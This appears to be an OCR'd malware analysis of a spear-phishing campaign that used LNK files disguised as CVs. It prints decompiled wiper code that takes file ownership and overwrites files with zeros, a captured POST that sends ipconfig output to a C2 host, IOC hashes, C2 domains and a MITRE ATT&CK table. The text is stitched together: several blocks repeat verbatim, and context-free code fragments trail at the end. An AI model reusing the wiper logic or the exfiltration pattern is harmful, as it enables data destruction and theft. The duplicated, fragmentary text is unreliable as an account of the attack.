
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.... Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix . : home..  Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
